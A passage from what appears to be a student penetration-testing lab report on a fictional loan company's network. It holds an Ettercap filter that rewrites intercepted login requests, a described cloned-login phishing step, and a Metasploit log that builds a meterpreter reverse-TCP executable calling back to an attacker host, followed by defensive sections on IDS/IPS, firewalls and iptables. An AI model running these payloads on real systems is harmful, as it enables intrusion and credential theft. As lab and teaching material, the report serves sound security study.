


Figure 11: Text insertion to test SQL injection





Figure 12: Intercepted data that is sent from SQLi page



So here the Wireshark tool has captured the data inserted on the SQLi page as well. This clearly depicts that Wireshark is able to intercept any kind of network traffic between the server and the client.

**According to the scenario** -, financial information and car loan information can be monitored like this. The scripts written on Ettercap filter files can be used in the Ettercap tool to modify the data intercepted. Data that is sent on different ports can be intercepted and modified using instruction written by attackers.

Below picture illustrates the filter file used to modify the login information through Ettercap between client and the server;



```
GNU nano 3.1 regex-replace-filter.filter

#packet goes to vulnerable VM on TCP Port 80 (HTTP)
if (ip.dst == '192.168.56.101' && tcp.dst == 80) {
#if the packet's data contains a login page
if (search(DATA.data, "POST")){
msg("POST request");
if (search(DATA.data, "login.php") ){
msg("Call to login page");
# Will change content's length to prevent server from failing
pcre_regex(DATA.data, "Content-Length:\\ [0-9]*", "Content-Length: 41");
msg("Content_Length_modified");
# will replace any username by "admin" using a regular expression
if (pcre_regex(DATA.data, "username=[a-zA-Z]*&", "username=admin&")) {
msg("DATA modified \\n");
#logging HTTP data
#if (ip.proto == TCP){
#if (tcp.src==80 || tcp.dst==80){
#log(DATA.data, ".http-logfile.log");
#exec("./program");
}
```

Figure 13: Ettercap filter file which modifies data login data

## 2) Information from Phishing attacks.

Phishing can be described as a fraudulent effort to acquire sensitive data such as user credentials and financial details by pretending oneself as an honest existence in computerized communication ("What is Phishing? Attacks and Prevention Explored | Forcepoint," n.d.).

### Credential Harvesting

This is about tricking the user to provide login credentials to a phishing site instead of the original website by simply directing the user to the phishing site's

login page. Once the user filled and submitted the login form, the credentials get saved for the later purpose of the attacker and the user is redirected to the original login page.

As shown below the copy of the original login page can be cloned and used like this to get credentials,




Figure 14:Cloned login page from the original




Figure 15:Intercepted user credentials after phishing

### 3) Reverse Shell into the play.

Reverse shell helps the attacker to monitor the behavior between the client and the server machines and penetrate if it's a secured server.

Connection to the attacker's machine from Reverse Shell can be created using an executable program named Metasploit's msfvenom. Attacker's machine IP and TCP port are being set with LHOST and LPORT values.

Below figure depicts how the information transferred between are monitored after creating the executable program;

```
Terminal
File Edit View Search Terminal Help
msf5 >
msf5 >
msf5 >
msf5 > msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=4443 -f exe>cute_dolphin.exe
[*] exec: msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.56.103 LPORT=4443 -f exe>cute_dolphin.exe
dmlrty
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 341 bytes
Final size of exe file: 73802 bytes
msf5 >
msf5 >
msf5 > use exploit/multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_tcp
msf5 exploit(multi/handler) > set lhost 192.168.56.103
lhost => 192.168.56.103
msf5 exploit(multi/handler) > set lport 4443
lport => 4443
msf5 exploit(multi/handler) > set ExitOnSession false
ExitOnSession => false
msf5 exploit(multi/handler) > set AutorunScript post/windows/manage/smart_migrate
AutorunScript => post/windows/manage/smart_migrate
msf5 exploit(multi/handler) > exploit -j -Z
[-] Unknown command: exploit.
msf5 exploit(multi/handler) > exploit -j -Z
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.56.103:4443
msf5 exploit(multi/handler) >
```

```
root@kali: ~
File Edit View Search Terminal Help
msf5 exploit(multi/handler) > sessions

Active sessions
=====

  Id  Name  Type  Information  Connection
  --  ---  ---  -
  2    meterpreter x86/windows MSEDGEWIN10\IEUser @ MSEDGEWIN10 192.168.56.103:4443 -> 192.168.56.104:49690 (192.168.56.104)

msf5 exploit(multi/handler) > sessions -i 2
[*] Starting interaction with 2...

meterpreter > sysinfo
Computer      : MSEDGEWIN10
OS            : Windows 10 (Build 17763).
Architecture : x64
System Language : en_US
Domain       : WORKGROUP
Logged On Users : 2
Meterpreter   : x86/windows
meterpreter >
```

## D - Protection on the server

### 1) Port knocking Identification

Firewall keeps some open ports by default and Port Knocking is a stealth approach to those open ports. So it comes to play by attempting to make a connection with the set of closed ports. Firewall opens the ports once the specific port is being "knocked". Due to that attackers are seeing those services on those ports as unavailable. Port knocking is just not only a protection but also a security strategy. SSH keys are a solid method to use with Port Knocking (deGraaf et al., 2005).

### 2) False Positives and False Negatives of an Intrusion Detection System

#### False Positive

It's likely to be a "false alarm" because this is a situation in which an Intrusion Detection Device detects as a threat or intrusion a legitimate network operation.

#### False Negative

The failure of IDS to capture a true malicious activity within a network and disregards it as a normal legitimate operation happens to be a false negative.

### 3) Comparison of IDS and IPS

IDS (Intrusion Detection Systems) does the analysis of network traffic for any signs that match distinguished cyber-attacks. IPS (Intrusion Prevention Systems) also data packet analysis, but also it helps to stop the attack by stopping the packets' delivery by identifying the type of attack (Zanero, n.d.).

**According to the scenario given-** IPS is the most recommended choice for the server machine because it prevents the machine from being attacked by detecting the threat. Since the customer sensitive data like financial data, loan details, etc can be retrieved through the web application, it's really important to take actions to prevent private data from being stolen by attackers. The application can be susceptible to the acceleration of privilege attacks since different users have different privileges.

### 4) Evaluation of Firewall, Snort and Iptables

A firewall is known to be the network security system that does monitoring and controlling of the incoming and outgoing traffic of the network according to set security

rules. The Linux system has an Uncomplicated Firewall known as UFW. It controls the traffic in the network by allowing or blocking after identifying the IPs.

Snort is a Network Intrusion Detection System based on the open-source signature. It analyzes the packets, logging, and also parsing rules (Caswell and Beale, 2004).

Iptables is a utility program that enables a device administrator to configure the firewall's IP packet filter rules of Linux kernel, implemented as various Netfilter modules.

Above all Iptables is the best recommended due to its ability to control network traffic and filter packets and also it can be configured accordingly and offers more functionalities than UFW while Snort doesn't possess the ability to packet filter since it's an IDS.

## **5) Other recommendations based on vulnerabilities found**

So in the given scenario different users have different user privileges, so unauthorized resources can be accessed by privilege escalation attacks done by remote attackers. Access control procedures are violated by privilege escalation attacks. So when considering the scenario this very privilege escalation attack can be used to increase the level of privilege in order to access bank details, loan details, etc of the customers. These attacks can be prevented by strict password policies for the customers, file access limitations and closing ports that are never used, always securing the database and sanitizing the user inputs (Rangwala et al., 2014).

# References

1. Arnbak, A., van Eijk, N. a. N.M., 2012. Certificate Authority Collapse: Regulating Systemic Vulnerabilities in the HTTPS Value Chain (SSRN Scholarly Paper No. ID 2031409). Social Science Research Network, Rochester, NY. <https://doi.org/10.2139/ssrn.2031409>
2. Caswell, B., Beale, J., 2004. Snort 2.1 Intrusion Detection, Second Edition. Elsevier.
3. CVE-2019-6110 [WWW Document], n.d. URL <https://security-tracker.debian.org/tracker/CVE-2019-6110> (accessed 4.27.20).
4. deGraaf, R., Aycock, J., Jacobson, M., 2005. Improved port knocking with strong authentication, in: 21st Annual Computer Security Applications Conference (ACSAC'05). Presented at the 21st Annual Computer Security Applications Conference (ACSAC'05), pp. 10 pp. – 462. <https://doi.org/10.1109/CSAC.2005.32>
5. E-mail Inspection Engine, n.d. 9.
6. NVD - CVE-2020-3161 [WWW Document], n.d. URL <https://nvd.nist.gov/vuln/detail/CVE-2020-3161> (accessed 4.27.20).
7. Rangwala, M., Zhang, P., Zou, X., Li, F., 2014. A taxonomy of privilege escalation attacks in Android applications. Int. J. Secur. Netw. 9, 40–55. <https://doi.org/10.1504/IJSN.2014.059327>
8. RFC 4251 - The Secure Shell (SSH) Protocol Architecture [WWW Document], n.d. URL [https://datatracker.ietf.org/doc/rfc4251/?include\\_text=1](https://datatracker.ietf.org/doc/rfc4251/?include_text=1) (accessed 4.27.20).
9. What Are Injection Attacks [WWW Document], 2019. . Acunetix. URL <https://www.acunetix.com/blog/articles/injection-attacks/> (accessed 4.27.20).
10. What is Phishing? Attacks and Prevention Explored | Forcepoint [WWW Document], n.d. URL <https://www.forcepoint.com/cyber-edu/phishing-attack> (accessed 4.28.20).
11. Zanero, S., n.d. Flaws and frauds in the evaluation of IDS/IPS technologies.